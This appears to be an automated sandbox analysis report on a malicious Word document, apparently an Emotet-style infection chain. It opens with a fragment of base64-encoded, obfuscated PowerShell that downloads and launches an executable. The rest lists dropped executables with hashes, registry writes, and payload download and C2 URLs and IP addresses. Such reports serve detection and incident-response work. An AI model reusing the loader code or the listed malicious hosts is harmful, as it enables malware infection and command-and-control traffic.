ANwA9ACgAJwBVADUAJwArACgAJwBmACcAKwAnAGIAMwAn
ACkAKwAnAHQAdgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKA
AkAFcAeAB5AG4AagAxADkAIABpAG4AIAAkAEcAXwBhAHcAaA
BpADkAKQB7AHQAcgB5AHsAJABTAGwAbAA4AG8AawB1AC4AI
gBkAGAAbwBXAG4ATABvAEEARABmAGAAaQBsAGUAIgAoACQ
AVwB4AHkAbgBqADEAOQAsACAAJABTAGcAdwBxADcANwA5A
CkAOwAkAEMAMQA0AHQAbABfAGIAPQAoACcATAAnACsAKAA
nAG0AOAAnACsAJwA5AHMAdgBkACcAKQApADsASQBmACAA
KAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAJwArACc
AbQAnACkAIAAkAFMAZwB3AHEANwA3ADkAKQAuACIAbABFAG
AATgBHAGAAVABoACIAIAAtAGcAZQAgADQANAA2ADgANgApA
CAAewAoAFsAdwBtAGkAYwBsAGEAcwBzAF0AKAAnAHcAJwAr
ACgAJwBpAG4AMwAyACcAKwAnAF8AUAAnACkAKwAoACcAcg
BvAGMAZQAnACsAJwBzAHMAJwApACkAKQAuACIAYwBgAFIA
YABlAGEAVABFACIAKAAkAFMAZwB3AHEANwA3ADkAKQA7ACQ
ARwBjAGEAMwBiAGYANQA9ACgAJwBQACcAKwAoACcAagBrAD
AAZQAnACsAJwBjAHQAJwApACkAOwBiAHIAZQBhAGsAOwAkA
EMAYgByAHMAeQBzAHgAPQAoACcAUAAnACsAKAAnADYAJwA
rACcAdwBtADkAdQBoACcAKQApAH0AfQBjAGEAdABjAGgAewB9
AH0AJABLAG0AdABxAHUAZwBjAD0AKAAoACcAWgBoAHoAJw
ArACcAMQAnACkAKwAoACcAMwBnACcAKwAnAG0AJwApACkA

Information			
User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	6.1.7600.16385 (win7_rtm.090713-1255)

1640 C:\Users\admin\Jehhzda\Ben14fr\G_jugk.exe C:\Users\admin\Jehhzda\Ben14fr\G_jugk.exe wmiprvse.exe

Information			
User:	admin	**Integrity Level:**	MEDIUM
Description:	EffectDemo MFC Application	**Exit code:**	0
Version:	1, 0, 0, 1		

3164 "C:\Users\admin\AppData\Local\photowiz\regidle.exe" C:\Users\admin\AppData\Local\photowiz\regidle.exe G_jugk.exe

Information			
User:	admin	**Integrity Level:**	MEDIUM
Description:	EffectDemo MFC Application	**Version:**	1, 0, 0, 1

Registry activity

Total events	Read events	Write events	Delete events
5 580	4 614	779	187

Modification events

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation:	write	**Name:**	,x3
Value:	2C783300A80A0000010000000000000000000000		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation:	write	**Name:**	1033
Value:	Off		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation:	write	**Name:**	1041
Value:	Off		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation:	write	**Name:**	1046
Value:	Off		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation:	write	**Name:**	1036
Value:	Off		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation:	write	**Name:**	1031
Value:	Off		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation:	write	**Name:**	1040

Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1049
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 3082
Value: Off

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages
Operation: write **Name:** 1042
Value: Off

Files activity

Executable files	Suspicious files	Text files	Unknown types
2	3	0	3

Dropped files

PID	Process	Filename	Type
2728	WINWORD.EXE	C:\Users\admin\AppData\Local\Temp\CVR442C.tmp.cvr **MD5:** — **SHA256:** —	—
3828	POwersheLL.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms **MD5:** FF2E5687F6AE82AD7D5766EF1959944F **SHA256:** B4985E762E7471F122F8D6A9B7FF91E810B644CB827469EA77736E5A6107ED01	binary
3828	POwersheLL.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\FIT0N66RBH0VW9F6ARSX.temp **MD5:** FF2E5687F6AE82AD7D5766EF1959944F **SHA256:** B4985E762E7471F122F8D6A9B7FF91E810B644CB827469EA77736E5A6107ED01	binary
2728	WINWORD.EXE	C:\Users\admin\AppData\Roaming\Microsoft\Templates\~$Normal.dotm **MD5:** 475553794AFCEFEC9B9C775CB4B7A133 **SHA256:** EDA472127C813AD9BAE1D0D5575D8FAA2B95568639563D81408EDB4C71962BA5	pgc
3828	POwersheLL.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF2b495c.TMP **MD5:** FF2E5687F6AE82AD7D5766EF1959944F **SHA256:** B4985E762E7471F122F8D6A9B7FF91E810B644CB827469EA77736E5A6107ED01	binary
2728	WINWORD.EXE	C:\Users\admin\AppData\Local\Temp\VBE\MSForms.exd **MD5:** CC11BFD14D6ECC83477B69FF06C6C587 **SHA256:** A4E8F5821887AC26449C33D9B027CE31BE0E7203DD035C5DC7D34A9AEF01A6DA	tlb
2728	WINWORD.EXE	C:\Users\admin\AppData\Local\Temp\~$O-100120 CDW-102220.doc **MD5:** 2E7A3442236F2D50C669BC79188BBD69 **SHA256:** BF007001BACF8F6ABF371B0B2797B7D13B741879E1E5B76FB616A934318418A9	pgc
3828	POwersheLL.exe	C:\Users\admin\Jehhzda\Ben14fr\G_jugk.exe **MD5:** 92F58C4E2F524EC53EBE10D914D96CCB **SHA256:** 4A9E32BC5348265C43945ADAAF140B98B64329BD05878BC13671FA916F423710	executable
1640	G_jugk.exe	C:\Users\admin\AppData\Local\photowiz\regidle.exe **MD5:** 92F58C4E2F524EC53EBE10D914D96CCB **SHA256:** 4A9E32BC5348265C43945ADAAF140B98B64329BD05878BC13671FA916F423710	executable

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
18	25	4	27

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
3164	regidle.exe	POST	—	200.116.145.225:443	http://200.116.145.225:443/x4VtVzvRhVPEyfB/Xq02AK6oEVt/	CO	—	—	malicious
3164	regidle.exe	POST	—	96.126.101.6:8080	http://96.126.101.6:8080/VDpVH/OUmWd7VBXpU7L/VxWuduF/zT560LD/f6oH6uVWDWqAsckvA/U3LgE/	US	—	—	malicious
3828	POwersheLL.exe	GET	404	69.65.3.162:80	http://eubanks7.com/administrator/ubdDbB/	US	html	315 b	suspicious
3828	POwersheLL.exe	GET	200	35.214.215.33:80	http://lidoraggiodisole.it/cgi-bin/zLG879/	US	executable	368 Kb	malicious
3164	regidle.exe	POST	404	5.196.108.185:8080	http://5.196.108.185:8080/VznUAWLqI/pARcFNvv/EWIHClKKbva6/zQVAdPyKoQYwu/G2AcsRRGqJEa3/QNV1u3DgLR5dntG/	FR	html	564 b	malicious
3164	regidle.exe	POST	—	167.114.153.111:8080	http://167.114.153.111:8080/OxYV/8zgZIoGYStRl/Jk8OOBe/HRAZSzsYY/9IpMzzRmtoHM/	CA	—	—	malicious

3164	regidle.exe	POST	—	194.187.133.160:443	http://194.187.133.160:443/Nqdlz/w2BG/	BG	—	—	malicious
3164	regidle.exe	POST	—	103.86.49.11:8080	http://103.86.49.11:8080/VCvOqXMjgEehauu/AyEp/O9Qn2/R6Rj7Gw9eOv6yJ/fC5a36YfopGe/Q2AwYvSohZiyaEtbbo/	TH	—	—	malicious
3164	regidle.exe	POST	—	98.174.164.72:80	http://98.174.164.72/ghMuzyNCNWN/kMmYdVIthxeVy/o2feo8eu7Jyv/O2M8WIf9SpyCp/yLVEV96eosyd5URJ477/8wdGXdz9k9hhJjWp/	US	—	—	malicious
3164	regidle.exe	POST	—	78.24.219.147:8080	http://78.24.219.147:8080/jCOc/oQQPMafJlpMi6n3/Pbao/K7oB22aAUKQ6lA6r/GoOMY/	RU	—	—	malicious

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
3164	regidle.exe	167.114.153.111:8080	—	OVH SAS	CA	malicious
3164	regidle.exe	194.187.133.160:443	—	Blizoo Media and Broadband	BG	malicious
3164	regidle.exe	103.86.49.11:8080	—	Bangmod Enterprise Co., Ltd.	TH	malicious
3164	regidle.exe	5.196.108.185:8080	—	OVH SAS	FR	malicious
3164	regidle.exe	98.174.164.72:80	—	Cox Communications Inc.	US	malicious
3828	POwersheLL.exe	69.65.3.162:80	eubanks7.com	GigeNET	US	suspicious
3164	regidle.exe	200.116.145.225:443	—	EPM Telecomunicaciones S.A. E.S.P.	CO	malicious
3828	POwersheLL.exe	35.214.215.33:80	lidoraggiodisole.it	—	US	suspicious
3164	regidle.exe	78.24.219.147:8080	—	JSC ISPsystem	RU	malicious
3164	regidle.exe	50.245.107.73:443	—	Comcast Cable Communications, LLC	US	malicious

DNS requests

Domain	IP	Reputation
eubanks7.com	69.65.3.162	suspicious
erkala.com	—	whitelisted
lidoraggiodisole.it	35.214.215.33	malicious
dns.msftncsi.com	131.107.255.255	shared

Threats

PID	Process	Class	Message
3828	POwersheLL.exe	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP
3828	POwersheLL.exe	Potentially Bad Traffic	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
3828	POwersheLL.exe	Misc activity	ET INFO EXE - Served Attached HTTP
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)
3164	regidle.exe	Potentially Bad Traffic	AV POLICY HTTP traffic on port 443 to IP host (POST)
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)
3164	regidle.exe	Potentially Bad Traffic	AV POLICY HTTP traffic on port 443 to IP host (POST)
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)
3164	regidle.exe	Potentially Bad Traffic	AV POLICY HTTP traffic on port 443 to IP host (POST)
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)

Debug output strings

No debug info